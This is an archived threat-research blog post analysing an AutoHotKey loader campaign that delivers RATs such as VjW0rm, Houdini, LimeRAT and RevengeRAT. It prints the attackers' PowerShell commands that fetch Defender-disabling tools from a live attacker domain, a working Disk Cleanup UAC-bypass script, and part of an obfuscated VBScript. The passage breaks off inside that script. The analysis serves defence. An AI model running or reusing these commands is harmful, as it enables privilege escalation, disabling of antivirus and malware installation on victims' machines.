AHK RAT Loader Used in Unique Delivery Campaigns

By Arnold Osipov

Archived: 2026-04-05 20:20:31 UTC

The Morphisec Labs team has been tracking an ongoing RAT delivery campaign that started in February this year. This campaign is unique in its heavy use of the AutoHotKey scripting language—a fork of the AutoIt language frequently used for testing purposes.

Starting in February, we identified at least four versions of the RAT delivery campaign, each of which includes multiple advancements and adaptations over the past three months.

In this blog post, we dive into the details of each attack chain, highlighting interesting and rare techniques the attackers use, including:

- Manifest flow hijack through VbsEdit manipulation
- UAC bypass
- Emulator bypass
- Tampering with Microsoft Defender and other antivirus products
- In-place compilation
- Delivery through text share services

Technical Details

The RAT delivery campaign starts from an AutoHotKey compiled script. This is a standalone executable that contains the following: the AHK interpreter, the AHK script, and any files it has incorporated via the FileInstall command. In this campaign, the attackers incorporate malicious scripts/executables alongside a legitimate application to disguise their intentions.

5114F28181CE5659C78CD2BFAE35258A9679134FD72D1FDB3572AC3E55317E25
Dashcam Viewer 3.6.5.exe
peexe direct-cpu-clock-access checks-user-input runtime-modules

E86D6E2EF1F4EFD2A034F8FF7B469841BE425DC3EED97B001AE7AFEFCE329165
Microsoft Toolkit v2.7.1.exe
peexe direct-cpu-clock-access detect-debug-environment runtime-modules

0A8A100017FBFA4A203405DFE3A545BB160A229E940DFF3768596928BDE49F36
Windows.10.Manager-3.4.6.exe
peexe 64bits runtime-modules assembly direct-cpu-clock-access

EEE5DCFE79A9F81953774BF69618C288A6E1BC8C5986D432C14782AB23CCCF27
Fences_3.09_setup_sd.exe
peexe assembly checks-disk-space runtime-modules long-sleeps direct-cpu-clock-access checks-user-input 64bits

2DF67FBE0455598C0FC2981B3F80A776F85D73B74C6083D34D0FDD1F6C6DB30A
winrar-x64-600th.exe
peexe runtime-modules direct-cpu-clock-access checks-user-input

Figure 1: Malicious scripts alongside legitimate executables

We observed various RATs distributed via a simple AHK compiled script. We also identified several attack chains linked to this campaign, all of which start with an AHK executable that leads to the different VBScripts that eventually load the RAT. In this blog, we are going to cover the technical details for each of the observed attack chains shown in the below figure.




Figure 2: Possible attack chains.

VjW0rm/Houdini chain

The attack chain that delivers the VjW0rm and Houdini RAT is the first one we saw using this Loader. This attack chain was first used utilizes thein February 2021 and is still in use as of today. We observed several changes over time and we will describe them below:

Version 1

First seen: February 17, 2021
Hash: 40e8b99b36739c397f8f0da2ab40f62b3af3da8b3f43fc2537841a9bf9105584




Figure 3: The first version of the AHK script

First, the *AHK script* drops a legitimate application to the *%appdata%* directory and executes it. Next, it drops two files into the *%programdata%* directory. The first file is called *conhost.exe* and the second file is called *conhost.exe.manifest (malicious manifest).* Then the script executes the legitimate conhost.exe application, which leads to the execution of the malicious manifest through a path hijack.

Those files are the outcome of a tool called VbsEdit. The attacker uses VBsEdit to convert the VjW0rm and Houdini VBScript into an executable.




Figure 4: A VbsEdit tool used to convert to script

The tool creates a manifest (XML) file that holds the base64 encoded VBScript and information about how to execute the script. This manifest file needs to be located alongside the launcher (called conhost.exe). The launcher itself is a legitimate tool without any detections in VirusTotal.




Figure 5: The manifest file

Version 2

First seen: March 31, 2021
Hash: 825be2ef1143b610633150d7f2bbd5189a3e5939c21a6056283106069c7bc313

In this version, the attacker wrapped the dropped RAT with an additional AHK executable. They also added the ability to disable Microsoft Defender by dropping a Batch script and an LNK file pointing to that script.




Figure 6: Added the ability to disable Defender

When executing the LNK file, the Batch script starts to perform several Powershell commands.

```
powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://gamecardsy.com/ahmadtestupl/DefenderControl.exe', 'C:\Users\Public\DefenderControl.exe') }"

powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://gamecardsy.com/ahmadtestupl/DefenderKill.txt', 'C:\Users\Public\DefenderKill.lnk') }"

powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://gamecardsy.com/ahmadtestupl/Defender.bat', 'C:\Users\Public\Defender.bat') }"

powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://gamecardsy.com/ahmadtestupl/ff.ps1', 'C:\Users\Public\ff.ps1') }"

powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://gamecardsy.com/ahmadtestupl/DefenderControl.txt', 'C:\Users\Public\DefenderControl.ini') }"

powershell -ExecutionPolicy Bypass -File C:\Users\Public\ff.ps1
```

Figure 7: The script used to disable Defender

The commands download a known hacking tool that disables Defender (*DefenderControl.exe v1.7*) through an additional Powershell script that performs a known disk cleanup UAC bypass technique. This bypass allows the attacker to gain the higher privileges necessary to disable Microsoft Defender (assuming the user is also an administrator).

```
if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")) {
    #Payload goes here
    #It'll run as Administrator
C:\Users\Public\DefenderKill.lnk
} else {
    $ALOSH = "HKCU:\Environment"
    $Name = "windir"
    $Value = "powershell -ep bypass -w h $PSCommandPath;#"
    Set-ItemProperty -Path $ALOSH -Name $name -Value $Value
    #Depending on the performance of the machine, some sleep time may be required before or after schtasks
    schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null
    Remove-ItemProperty -Path $ALOSH -Name $name
}
```

Figure 8: Disk Cleanup UAC bypass

Once Defender has been disabled, the AHK drops an additional AHK executable(CONHOSTHOST.exe). This AHK executable utilizes the VBS launcher technique shown in previous versions.

Figure 9: The second AHK executable.

Version 3

First seen: April 8, 2021
Hash: 16142a05c08de5cc69c1fb13924df2861e81b48e5ca5e0ef3f71684cfa3aeb55

Two more capabilities were added in this version:

- The first drops and executes a VBScript that blocks connections to popular Antivirus solutions by manipulating the victim's *C:WindowsSystem32driversetchosts* file. This manipulation denies the DNS resolution for those domains by resolving the localhost IP address instead of the real one.




Figure 10: The data written to the host's file.

- The second drops and executes a VBScript that terminates *wscript.exe* processes to clean traces of a failed attempt to perform the previous VBScript.

Version 4

First seen: May 2, 2021
Hash: fb63eea2503686f90c4c2ec9a74407a2d5a1211e8a1566ae1da63f0d1d9e2cad

In this version, the attacker added directory-creation spamming that creates around 10 directories and subdirectories, then overrides the call numerous times. Though the attacker's intentions are not clear at this point, this might be a technique to introduce noise or to spam an emulator.




Figure 11: Directory-creation spamming

Additionally, a new VBScript is dropped into %ProgramData%kellvbs.vbs. This script leads to a new variant of our previously researched HCrypt. It ends up delivering njRAT with the same C2 address as the Vjw0rm that has been dropped by the VBScript launcher.

In the second stage, AHK drops a Batch script that hides the manifest file, so that only the benign VBS launcher called *conhost.exe* will be visible to the victim.




Figure 12: Hiding the manifest file

Powershell Loader Chain

This attack chain first appeared in late April 2021. It has a strong resemblance to the previously described chain, except for the delivery technique and the RAT distribution used. In this chain, we have observed LimeRAT and RevengeRAT loaded as the final payload. Both of the delivered RATs communicate to the same C2 address – gamers2020.ownip[.]net.

Version 1

First seen: April 26, 2021
Hash: c7165a80a5233ff799a7cdb0de9d1dafc7c40e4b31db01226b3d975411ceb59e





Figure 13: The AHK second chain script.

The RAT is delivered by an obfuscated VBScript (as shown in Figure 14) that is dropped to the victims *%ProgramData%* directory. This script deobfuscates a PowerShell command that downloads the next stage from a Pastebin-like sharing platform service called ***stikked.ch***.





```
function YYYYYUUUUUIIIII (plaintext)
dim result
Execute(StrReverse("""" = tluser"))
   for i = 1 to Len(plaintext)
    result = result & chr(Asc(Mid(plaintext,i,1)) - 10 + 5)
   next
